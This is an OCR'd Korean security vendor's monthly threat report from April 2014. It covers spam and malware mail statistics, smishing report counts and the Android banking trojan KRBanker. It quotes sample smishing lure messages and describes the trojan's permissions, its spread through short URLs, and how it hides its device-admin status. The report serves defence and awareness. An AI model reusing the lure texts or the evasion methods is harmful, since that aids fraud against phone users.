
2014년 11월 ~ 2014년 4월

3.스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 4월의 경우 3월에 비해 악성코드 유입수치는 무려 100% 증가했다. 이는 2달전보다 무려 200% 증가한 수치이다. 스팸 메일수는 오히려 10% 가량 감소했다.

4월에 가장 많이 발견된 메일에 포함된 악성코드는 W32/Heuristic-200!Eldorado 악성코드이다. 해당 악성코드는 일단 감염되면 시스템에 백도어를 생성하고 지속적으로 정부를 유출시키는 트로이목마 악성코드의 일종으로, 주의가 필요하다.



4.스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2014년 04월 01일 ~ 2014년 04월 30일
총 신고 건수	18,020건

키워드별 신고 내역

키워드	신고 건수	신고 건수
등기	7515	41.70%
민방위	3414	18.95%
소집훈련	2147	11.91%
택배	1238	6.87%
예비군	908	5.04%
정보	774	4.30%
조회	731	4.06%
우편	543	3.01%
오빠	355	1.97%
출석	350	1.94%

스미싱 신고추이

지난달 스미싱 신고 건수 20,297건 대비 이번 달 18,020건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 2,277건 감소했다.
최근 알약 안드로이드 스미싱 신고 집계에 따르면, 스미싱 신고는 지난 2월에서 3월 건수가 크게 감소한 이후 계속해서 감소 추세를 보이고 있다.
이 밖에 주요 스미싱 문구로는 민방위, 예비군 훈련에 관한 스미싱이 꾸준히 증가하고 있다.
4월 스미싱 현황을 살펴보면, 특이 스미싱 문구로 세월호 침몰 사건을 악용한 스미싱이 다수 발생된 것을 확인할 수 있다.

알약이 뽑은 1월 주의해야 할 스미싱

특이문자

순위	문자내용
1	세월호 침몰 그 진실은…
2	[국세청 공지] 2014 세금부담률 확인 부탁드립니다
3	행복한 가정을 위한 필수앱!! 아이지킴이 무료로 사용하세요

다수문자

순위	문자내용
1	[등기 발송하였으나{전달 불가}부재 중 하였습니다(내용확인).~
2	[민방위] 사이버교육으로 이수가능합니다. 신청하기
3	[소집훈련] 일정 및 장소확인후 꼭 참석 바랍니다.
4	고객님 인터넷뱅킹정보가 유출되였으니 :
5	오빠님 8282

Part2.4월의 악성코드 이슈 분석

Trojan.Android.KRBanker

1.개요


한국의 스마트폰 보급률은 73%에 달한다. 이는 국민 10명중 7명이 스마트폰을 사용하고 있다는 이야기다. 폭발적인 스마트폰 성장세에 발맞춰, 악성앱 또한 폭발적인 증가세를 기록하고 있다.

악성앱 중 현재 국내에서 가장 위협적인 악성앱은 문자메시지로 유포되고 있는 스미싱(SMS + Phising의 합성어)앱이다. 스미싱 메시지는 신뢰할 수 있는 사람이나 기업에서 보내는 메시지로 가장하고 있어, 무심코 URL을 클릭하는 등 메시지에 반응하면 금전적으로 손실을 입거나, 민감한 금융정보를 도난 당하게 된다.

'Trojan.Android.KRBanker'는 사용자의 금융정보 탈취를 목적으로 하는 악성앱으로, 대표적인 스미싱앱이다. 초기의 스미싱앱이 소액 결제를 목적으로 했다면, Trojan.Android.KRBanker는 사용자의 금융정보를 탈취하여, 금융자산을 노린다는 점이 특징이다.

2.악성코드 순서도

다음 순서도는 앱이 설치되어 최초로 실행되었을 경우의 코드 흐름을 보여주고 있다. 각 클래스 별 역할이 나뉘어져 있으며, 에뮬레이터 등에서 실행을 회피하기 위한 코드도 존재한다.




3.악성코드 상세 분석 – APK 분석

파일 정보

A. 파일 이름 : korean.apk
B .MD5 : 133*****6C2D0E730FE2***
C. 패키지 명 : com.google.android.ebk.hana.PscIntheintee
D. 주요 퍼미션
RECEIVE_SMS : SMS 수신 시 알림을 받음
SEND_SMS : SMS를 전송 할 수 있음
WRITE_SMS : 메시지함의 메시지 수정 가능
READ_CONTACTS : 연락처 읽기 가능
CALL_PHONE : 사용자의 조작 없이 앱 스스로 전화 가능
PROCESS_OUTGOING_CALLS : 전화 발신 시 앱에서 번호 참조 및 리다이렉션 또는 종료 가능
WRITE_CALL_LOG : 전화 기록을 수정 가능


유포 경로

악성앱은 아래 [그림 1]과 같이 스미싱 메시지를 통하여 유포된다. 메시지의 내용은 수신자가 흥미를 느낄 수 있는 내용을 포함하며, 메시지의 말미에 악성앱 다운 경로를 심어놓은 URL을 노출하여 공격자가 만든 웹페이지에 접근하도록 유도한다.



[그림 1] 스미싱 문자 메시지

SMS 메시지의 특성상 URL을 짧게 표시한다. 이로써 공격 웹페이지가 사용자에게 노출되지 않는 효과를 낼 수 있다. 공격자는 자신의 위치를 추적하기 어렵게 함과 동시에 유포지의 생존성을 높이기 위해 클라우드 스토리지를 적극 활용하는 추세다. 따라서 공격자는 악성앱의 유포를 위하여 별도의 서버를 운영하지 않아도 된다. 사용자가 공격자의 웹페이지에 도달하게 되면 유포중인 악성앱의 설치를 시도한다.



[그림 2] 악성앱 유포 경로

행위

해당 악성앱은 다음의 행위들을 수행한다.


A. 기기관리자 등록
B. 연락처 수집
C. C&C 수행
D. SMS, 연락처등 정보 탈취
E. 기기 정보 탈취
F. 서버 IP 재설정
G. 아이콘 은닉
H. 발신전화 방해
I. 앱 다운로드
J. 뱅킹앱 설치
K. Sms 전파

3.악성코드 상세 분석 – 설치 및 코드 흐름


설치

위 [그림 1]에서 SMS에 존재하는 링크를 사용자가 클릭하면 아래 ①과 같이 브라우저로 연결되어 APK를 자동으로 내려 받는다. 그리고 사용자는 ②와 같이 다운로드가 완료되었다는 알림을 받는다. 그리고 해당 메시지를 클릭하여 앱 설치를 진행하게 된다.

①




②



사용자가 악성앱 설치를 시작하면 ③, ④와 같은 화면을 볼 수 있다. 이러한 화면들은 정상적인 앱 설치 과정에서도 볼 수 있는 것으로, 아이콘과 이름만으로는 악성앱이라고 판단하기 어렵다.

①




②


⑤와 같이 앱 설치가 완료되면 사용자는 '열기' 버튼으로 앱을 활성화시킨다. 이 때 악성앱은 ⑥과 같이 관리자 권한을 활성화 시키려 시도한다. 최근 스미싱 앱들은 모두 기기관리자 권한을 활성화 시키는 코드를 포함하며, 사용자가 스스로 관리자 권한 설정을 바꾸기 어렵도록 관리자 권한 설정 페이지에서 자신의 설정을 숨긴다. ⑦은 스마트폰의 설정 화면에서 보여지는 기기관리자 등록 목록이며, 이 목록에 악성앱이 보이지 않는 것을 확인할 수 있다.

⑤

⑥

